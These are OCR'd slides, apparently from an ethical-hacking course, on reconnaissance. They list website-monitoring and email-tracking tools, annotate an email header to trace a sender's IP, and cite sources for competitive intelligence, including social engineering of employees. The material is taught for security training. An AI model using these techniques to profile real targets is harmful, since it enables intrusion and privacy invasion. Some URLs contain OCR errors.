


Hooeey Webprint
<http://www.hooeeywebprint.com>

Extract Website Information from <http://www.archive.org>



Internet Archive's Wayback Machine allows you to visit archived versions of websites



Monitoring Web Updates Using Website-Watcher



Website-Watcher automatically checks web pages for updates and changes

The screenshot shows the Website-Watcher 2013 application window. The menu bar includes File, Bookmarks, Check, Tools, Script, Options, View, Help, and a Buy Now button. The main area displays a list of monitored sites with columns for Name, URL, Last change, Status, and Last check. The list includes:

Name	URL	Last change	Status	Last check
www.phpBB.com Downloads	http://www.phpBB.com/downloads	15:19	OK, phpBB2 Plugin proc...	15:19
WebSite-Watcher - Support Forum	http://www.website-watcher.info...	15:10		
Apple	http://www.apple.com	15:23	OK, initialized	15:24

The sidebar on the left shows a tree view of bookmarks, including Watched Bookmarks, Watch, Recent Sites, Search Results, Errors, Trash, Bookmarks, and Website-Watcher. The bottom right corner shows the website's footer with links for Home, Products, Buy Now, Extra, Contact, and a logo for aignes.com.

<http://aignes.com>


Web Updates Monitoring Tools



Change Detection
<http://www.changedetection.com>



OnWebChange
<http://onwebchange.com>



Follow That Page
<http://www.followthatpage.com>



Infominder
<http://www.infominder.com>



Page2RSS
<http://page2rss.com>



TrackedContent
<http://trackedcontent.com>



Watch That Page
<http://www.watchthatpage.com>



Websnitcher
<http://websnitcher.com>



Check4Change
<https://addons.mozilla.org>



Update Scanner
<https://addons.mozilla.org>

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting

9

Network Footprinting

10

Footprinting through Social Engineering

Collecting Information from Email Header



Delivered-To: ... @gmail.com
Received: by 10.112.39.167 with SMTP id q7c...
Sat, 1 Jun 2013 21:24:01 -0700 (PDT)
Return-Path: <..._erma@gmail.com>
Received-SPF: pass (google.com: domain of
sender) client-ip=10.224.205.137;
Authentication-Results: mr.google.com; spf=...
10.224.205.137 as permitted sender) smtp.mail=...
header.i=..._erma@gmail.com
Received: from mr.google.com ([10.224.205.137])
by 10.224.205.137 with SMTP id fq9mr8578570qab.39.1
Sat, 01 Jun 2013 21:24:00 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d=gmail.com; s=20120113;
h=mime-version:in-reply-to:references
:content-type:
bh=TGEIPb4ti7gfQG+ghh7OkPjkx+Tt/iAC1
b=KguZLTlfg2+Q2XzzKex1NnvRcnD/+P4+NX5NKSpEG7uHXDsfv/hGH46e2P+75MxDR8
b1PK3eJ3Uf/CsaBZWDIT0XLaK0AGrP3BOT92MC2FxeUUQ9uwL/xHALSnkeUIEEeKGqOC
oa9hD59D3cXI8KAC72mkb1GzXmV4D1WffCL894RaMBOUoMzRwOWNIib95a1I38cqt1fP
ZhrWFKh5xSn2XsE73xZPEYzp7yecCeQuYH2NGs1KxcO7xQjeZuw+HWK/vR6xChDJapZ4
K5ZArYZmkIKFX+VdLZqu7YGFzy6oHcuP16yS/C2iXHVdsuYamMT/yecvhCVo8Cg7FKt6
/Kzw==
MIME-Version: 1.0
Received: by 10.224.205.137 with SMTP id fq9m...
Sat, 01 Jun 2013 21:24:00 -0700 (PDT)
Received: by 10.229.230.79 with HTTP; Sat, 1 Jun 2013 21:24:00 -0700 (PDT)
In-Reply-To: <CAOYWATT1zdDXE3o8D2rhiE4Ber2...@...>
References: <CAOYWATT1zdDXE3o8D2rhiE4BuF2MtV0uhro6r+7Mu7c8ubp8Eg@mail.com>
Date: Sun, 2 Jun 2013 09:53:59 +0530
Message-ID: <CAASvcXT0qeJnFw8WJDsZQnNnO=EMJcgfgX+mUfjB_tt2sy2dXA@mail.com>
Subject: :: S O L U T I O N S ::
From: Mirza <..._erma@gmail.com>
To: ..._an@gmail.com, ..._olutions <..._olutions@gmail.com>

The address from which the message was sent
Sender's IP address
Sender's mail server
Designates 10.224.205.137 as permitted in of ..._erma@gmail.com designates .com; dkim=pass
Date and time received by the originator's email servers
Object:from:to
Authentication system used by sender's mail server
A unique number assigned by mr.google.com to identify the message
Sender's full name
Sender <..._er@yahoo.com>

Email Tracking Tools



The screenshot shows a web-based application for tracking emails. On the left, there's a large preview window displaying a complex, multi-layered image of a landscape or map. To the right of the image is a detailed analysis panel with sections for 'Email Summary' and 'Email Headers'. The 'Email Summary' section includes a table with various metrics like Click Rate, Open Rate, and Delivered Rate. The 'Email Headers' section displays raw header data.

eMailTrackerPro (<http://www.emailtrackerpro.com>)

This screenshot shows a clean, modern web interface for email tracking. It features a top navigation bar with links for 'Dashboard', 'Email Metrics', 'Email Headers', and 'Email Preview'. Below the navigation is a main content area with a table titled 'Email Metrics' showing data for a specific email. The table includes columns for Click Rate, Open Rate, Delivered Rate, and Unsubscribe Rate. At the bottom of the page, there's a footer with a copyright notice and a link to 'Help & Support'.

PoliteMail (<http://www.politemail.com>)


Email Lookup - Free Email Tracker

Trace Email - Track Email

Email Header Analysis


IP Address: 199.15.215.15 (em-sjsm01-15.mktroute.com)
IP Address Country: United States
IP Continent: North America
IP Address City Location: San Mateo
IP Address Region: California
IP Address Latitude: 37.555
IP Address Longitude: -122.2637
Organization: Marketo - Marketo

Email Lookup Map (show/hide)



Email Lookup – Free Email Tracker (<http://www.ipaddresslocation.org>)

Email Tracking Tools (Cont'd)




Yesware
<http://www.yesware.com>



Zendio
<http://www zendio.com>



ContactMonkey
<https://contactmonkey.com>



Pointofmail
<http://www.paintofmail.com>



Read Notify
<http://www.readnotify.com>



WhoReadMe
<http://whoreadme.com>




DidTheyReadIt
<http://www.didtheyreadit.com>



GetNotify
<http://www.getnotify.com>



Trace Email
<http://whatismyipaddress.com>



G-Lock Analytics
<http://glockanalytics.com>

Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting

9

Network Footprinting

10

Footprinting through Social Engineering

Competitive Intelligence Gathering



- Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources such as the Internet
- Competitive intelligence is non-interfering and subtle in nature



Sources of Competitive Intelligence

01 Company websites and employment ads

06 Social engineering employees

02 Search engines, Internet, and online DB

07 Product catalogues and retail outlets

03 Press releases and annual reports

08 Analyst and regulatory reports


04 Trade journals, conferences, and newspaper

09 Customer and vendor interviews

05 Patent and trademarks

10 Agents, distributors, and suppliers

Competitive Intelligence - When Did this Company Begin? How Did it Develop?



Visit These Sites

01. EDGAR Database

<http://www.sec.gov/edgar.shtml>

02. Hoovers

<http://www.hoovers.com/about-us.html>

03. LexisNexis

<http://www.lexisnexis.com>

04. Business Wire

<http://www.businesswire.com>

Competitive Intelligence - What Are the Company's Plans?



- 01 Market Watch (<http://www.marketwatch.com>)

MarketWatch



- 02 The Wall Street Transcript (<http://www.twst.com>)

twst.COM



- 03 Lipper Marketplace (<http://www.lippermarketplace.com>)

LIPPER MARKETPLACE




- 04 Euromonitor (<http://www.euromonitor.com>)

EUROMONITOR INTERNATIONAL



- 05 Experian (<http://www.experian.com>)

Experian



- 06 SEC Info (<http://www.secinfo.com>)

SEC Info



- 07 The Search Monitor (<http://www.thesearchmonitor.com>)

THE SEARCH MONITOR
PAD • ORGANIC • LOCAL • SHOPPING • SOCIAL



Competitive Intelligence - What Expert Opinions Say About the Company



ABI/INFORM Global

<http://www.proquest.com>



Compete PRO™

<http://www.compete.com>




AttentionMeter

<http://www.attentionmeter.com>

AttentionMeter

SEMRush

<http://www.semrush.com>



Monitoring Website Traffic of Target Company



- Attacker uses website traffic monitoring tools such as web-stat, Alexa, Monitis, etc. to collect the information about target company

Total visitors

